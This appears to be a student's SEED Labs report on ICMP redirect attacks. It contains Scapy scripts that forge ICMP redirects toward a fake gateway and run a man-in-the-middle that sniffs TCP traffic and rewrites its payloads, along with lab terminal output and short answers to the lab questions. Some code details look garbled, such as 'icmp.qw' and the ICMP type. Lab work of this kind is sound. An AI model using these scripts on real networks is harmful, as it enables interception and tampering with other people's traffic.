


For question 2, Yes, you can use ICMP redirect attacks to redirect traffic to a non-existing machine on the same network (see next part that actually show this as realization of my docker compose file was different then what seed lab expected...)

- ❖ Ok so in the seed lab it said change all the values in the docker compose file to 0, but they were already zeros, so I changed them to 1s (I happened to forget to screenshot when they were zeros, but I do have screenshots of when I changed them to 1s and saved it):

- Question 3: If you look at the `docker-compose.yml` file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

```
sysctls:
  - net.ipv4.conf.all.send_redirects=0
  - net.ipv4.conf.default.send_redirects=0
  - net.ipv4.conf.eth0.send_redirects=0
```



```
#!/usr/bin/env python3
from scapy.all import *
# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1
# victim = sys.argv[1]
# real_gateway = sys.argv[2]
# fake_gateway = sys.argv[3]
victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.99'
ip = IP(src=real_gateway, dst=victim)
icmp = ICMP(type=3, code=1)
icmp.qw = fake_gateway
ip2 = IP(src=victim, dst='192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Activities Terminal Mar 3 22:14 joshualudolf@VM: ~/Desktop/Lab 7

```
root@0cd1dffc21e2:~# cp icmp_2.py icmp_3.py
root@0cd1dffc21e2:~# nano icmp_3.py
root@0cd1dffc21e2:~# chmod a+x icmp_3.py
root@0cd1dffc21e2:~# python3 icmp_3.py

Sent 1 packets.
root@0cd1dffc21e2:~#
```

Activities Terminal Mar 3 22:15 joshualudolf@VM: ~/Desktop/Lab 7

```
root@e85be121440e:~# cat log.txt
PING 192.168.66.5 (192.168.66.5) 56(84) bytes of data.
64 bytes from 192.168.66.5: icmp_seq=1 ttl=63 time=0.000 ms
64 bytes from 192.168.66.5: icmp_seq=2 ttl=63 time=0.082 ms
64 bytes from 192.168.66.5: icmp_seq=3 ttl=63 time=0.181 ms
64 bytes from 192.168.66.5: icmp_seq=4 ttl=63 time=0.079 ms
64 bytes from 192.168.66.5: icmp_seq=5 ttl=63 time=0.070 ms
64 bytes from 192.168.66.5: icmp_seq=6 ttl=63 time=0.085 ms
64 bytes from 192.168.66.5: icmp_seq=7 ttl=63 time=0.067 ms

... 192.168.66.5 ping statistics ...
6 packets transmitted, 6 received, 0% packet loss, time 5890ms
rtt min/avg/max/mdev = 0.067/0.112/0.268/0.066 ms
root@e85be121440e:~# ip route show cache
192.168.66.0/24 dev ens3 0.0.0.0 brd 0.0.0.0
root@e85be121440e:~# ip route flush cache
root@e85be121440e:~# ip route flush cache
root@e85be121440e:~# ip route flush cache
root@e85be121440e:~# mtr -n 192.168.66.5
root@e85be121440e:~# ping 192.168.66.5 > log.txt
^Croot@e85be121440e:~#
```

Activities Terminal Mar 3 22:16 joshualudolf@VM: ~/Desktop/Lab 7

```
My traceroute [v0.93]
2025-03-04 08:31:13+0000


e85be121440e (10.9.0.5)
Keys: Help Display mode Restart statistics Order of fields quit

Host
1. 10.9.0.11
2. 192.168.66.5
```

	Host	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1.	10.9.0.11	0.0%	6	0.1	0.2	0.1	0.4	0.1
2.	192.168.66.5	0.0%	5	0.1	0.1	0.1	0.2	0.1

For question 3, in this case we can see that the values for those fields in the docker compose file allow for redirection.

- ❖ Finally, it was time to run the MITM Attack, which was the coolest part about this lab as had no problem with this part at all; essentially we bypassed the host and the victim allowing us to input anything and it being shown on both ends:



The screenshot shows a terminal window titled "mitm.py" with the following Python code:

```
GNU nano 4.8
#!/usr/bin/env python3

"""
Name: Joshua Ludolf
Class: CSCI 4321 - Computer Security
Date: 03/03/2025
"""

from scapy.all import *

print("LAUNCHING MITM ATTACK.....")


def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** ss, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAA')



        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
File Name to Write: mitm.py
M-D DOS Format
M-A Append
M-B Backup File
M-P Prepend
M-T To Files
Get Help
Cancel
```



The screenshot shows a terminal window with the following command being run:

```
joshualudolf@VM: ~/Desktop/Lab 7$ sudo docker exec -it host-192.168.60.5 bash
```



For question 4, In a Man-in-the-Middle (MITM) attack, capturing traffic in one direction can be sufficient depending on the attack's objective. Typically, capturing traffic from the victim to the server (outbound traffic) is often prioritized. That way, we can either: get sensitive information from the user, analyze request being made by user and exploiting them, and or injecting malicious content for the user.

For question 5, filtering by IP address is generally the better choice for capturing traffic in a MITM program. It ensures that you capture all relevant traffic to and from the target machine, regardless of the underlying network hardware. Filtering by MAC address can be useful in specific scenarios but may lead to issues if the network topology changes or if the target machine is on a different subnet.

❖ **What I learned from this lab:**

Through this lab, I learned about ICMP redirect messages and how they can be used both legitimately and maliciously. I explored how routers use ICMP redirects to inform hosts of more efficient routes, but I also saw how attackers can exploit this mechanism to alter a victim's routing table. This type of attack can be used to redirect traffic through a malicious router, potentially enabling a Man-in-the-Middle (MITM) attack where an attacker can intercept, modify, or monitor network communication. By working through the lab exercises, I gained a deeper understanding of network routing and the security risks associated with ICMP redirects. I also learned about the importance of securing network protocols to prevent such attacks. This hands-on experience helped reinforce my knowledge of network security and the potential vulnerabilities that exist in common network protocols.